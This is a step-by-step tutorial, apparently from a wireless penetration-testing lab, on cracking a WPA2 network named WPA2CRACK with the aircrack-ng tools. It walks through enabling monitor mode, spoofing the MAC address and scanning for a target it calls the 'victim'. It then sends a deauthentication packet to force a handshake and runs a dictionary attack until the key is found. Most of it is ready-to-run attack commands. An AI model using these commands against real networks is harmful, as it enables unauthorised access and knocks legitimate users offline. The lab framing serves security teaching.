




1. Open a console terminal
   * **Instructions:**
     1. Click on the console terminal
   * 
2. Load Drivers
   * **Instructions:**
     1. modprobe **rtl8187**
        + The character after the "t" is the **character "l"**as in**lion.** one.
        + The character after the "8" **is** the number one.
   * 



|  |
| --- |
| **Section 6. Enable Monitor Mode** |

1. Enable Monitor Mode
   * **Instructions:**
     1. airmon-ng start wlan0
   * 









|  |
| --- |
| **Section 7. Change MAC address for mon0 interface** |

1. Temporarily bring down the mon0 interface
   * **Instructions:**
     1. ifconfig mon0 down
     2. ifconfig mon0
        + Notice there is no "UP" in front of the word BROADCAST on the second line.
   * **Notes:**
     1. In order to change the MAC address of any interface, you must bring down the that particular interface before changing it.
   * 
2. Change MAC Address
   * **Instructions:**
     1. macchanger -m 00:11:22:33:44:55 mon0
        + Change MAC Address for the mon0 interface
     2. ifconfig mon0 up
        + Plumb up the mon0 interface.
     3. ifconfig mon0
        + Verify the mon0 interface is up.
        + Notice the word "UP" in front of the word BROADCAST on the second line.
        + Also, notice on the first line that you have a new MAC Address.
   * 

|  |
| --- |
| **Section 8. View Surrounding Wireless Networks** |

1. View surrounding wireless networks
   * **Instructions:**
     1. airodump-ng mon0
     2. Continue to Next Step.
   * 
2. Finding a potential victim
   * **Instructions:**
     1. In our case, the victim SID is WPA2CRACK.
     2. Once you see WPA2CRACK, Press the <Ctrl> and "c" keys at the same time to stop the scan.
     3. Record WPA2CRACK's BSSID (00:14:BF:D1:D1:29) and Channel (6).
   * 

|  |
| --- |
| **Section 9. Let the Injection and Cracking Begin** |

1. Open Two Terminal Consoles
   * **Instructions:**
     1. Click the terminal console icon twice and position your screens like mine.
   * 
2. Fire up airodump
   * **Instructions:**
     1. airodump-ng -c 6 -w crack\_output.txt --bssid **00:14:BF:D1:D1:29** --ivs mon0
        + -c, specifies the channel.  In my case, it will be channel 6.
          - Obtained in Section 8, Step 2.
        + -w, specifies an output file required for aircrack-ng.
          - Obtained in Section 8, Step 2.
        + --bssid, specifies the victims BSSID.
        + --ivs, specifies the initialization vectors  used by aircrack-ng.
        + mon0, is wan0's promiscuous monitor interface.
     2. Continue to Next Step.
   * 
3. Copy the Access Point and Client BSSID's
   * **Instructions:**
     1. When you see a line below the STATION, Press <Ctrl> and "c".
     2. Highlight both the Access Point and Client BSSID's.
     3. Right Click and Copy.
   * 
4. Paste the Access Point and Client BSSID's in Notepad
   * **Instructions:**
     1. Applications --> Wine --> Programs --> Accessories --> Notepad
     2. Edit --> Paste
   * 
5. Restart airodump-ng
   * **Instructions:**
     1. airodump-ng -c 6 -w crack\_output.txt --bssid **00:14:BF:D1:D1:29** --ivs mon0
     2. Continue to Next Step
   * 
6. Send Authentication Request to Victim
   * **Instructions: (See Below Pictures First)**
     1. In the bottom window, type the following command
        + **aireplay-ng -0 1 -a 00:14:BF:D1:D1:29 -c 00:23:14:BA:54:20 -e WPA2CRACK mon0**
          - This will send a de-authentication request to the victim BSSID to receive a WPA Handshake.
          - -0, This flag sends disassocated packets to one or more clients which are currently associated with a particular access point.
          - -a 00:14:BF:D1:D1:29, where "00:14:BF:D1:D1:29" is the access point BSSID.
          - -c 00:23:14:BA:54:20, where "00:23:14:BA:54:20" is the client BSSID
   * **Note**:
     1. The Access Point and Client BSSID was obtained in Section 9, Step 4.
   * 
7. Wait for WPA handshake message
   * **Instructions:**
     1. In top window, hit <Ctrl> and "c", after you see the WPA handshake message.
   * 
8. Run aircrack-ng
   * **Instructions:**
     1. **aircrack-ng -w /pentest/passwords/john/password.lst crack\_output.txt-02.ivs**
        + -w, specifies the password list that will be used by aircrack.
        + crack\_output.txt-02.ivs is your output file that contains the initialization vector (IV) captured after sending WPA2CRACK a deauth request.
   * 
9. Review aircrack-ng password results
   * **Note:**
     1. Look for the message KEY FOUND.
     2. Remember WPA and WPA2 is strong if your password is strong, otherwise, it is easier to crack than WEP.
   * 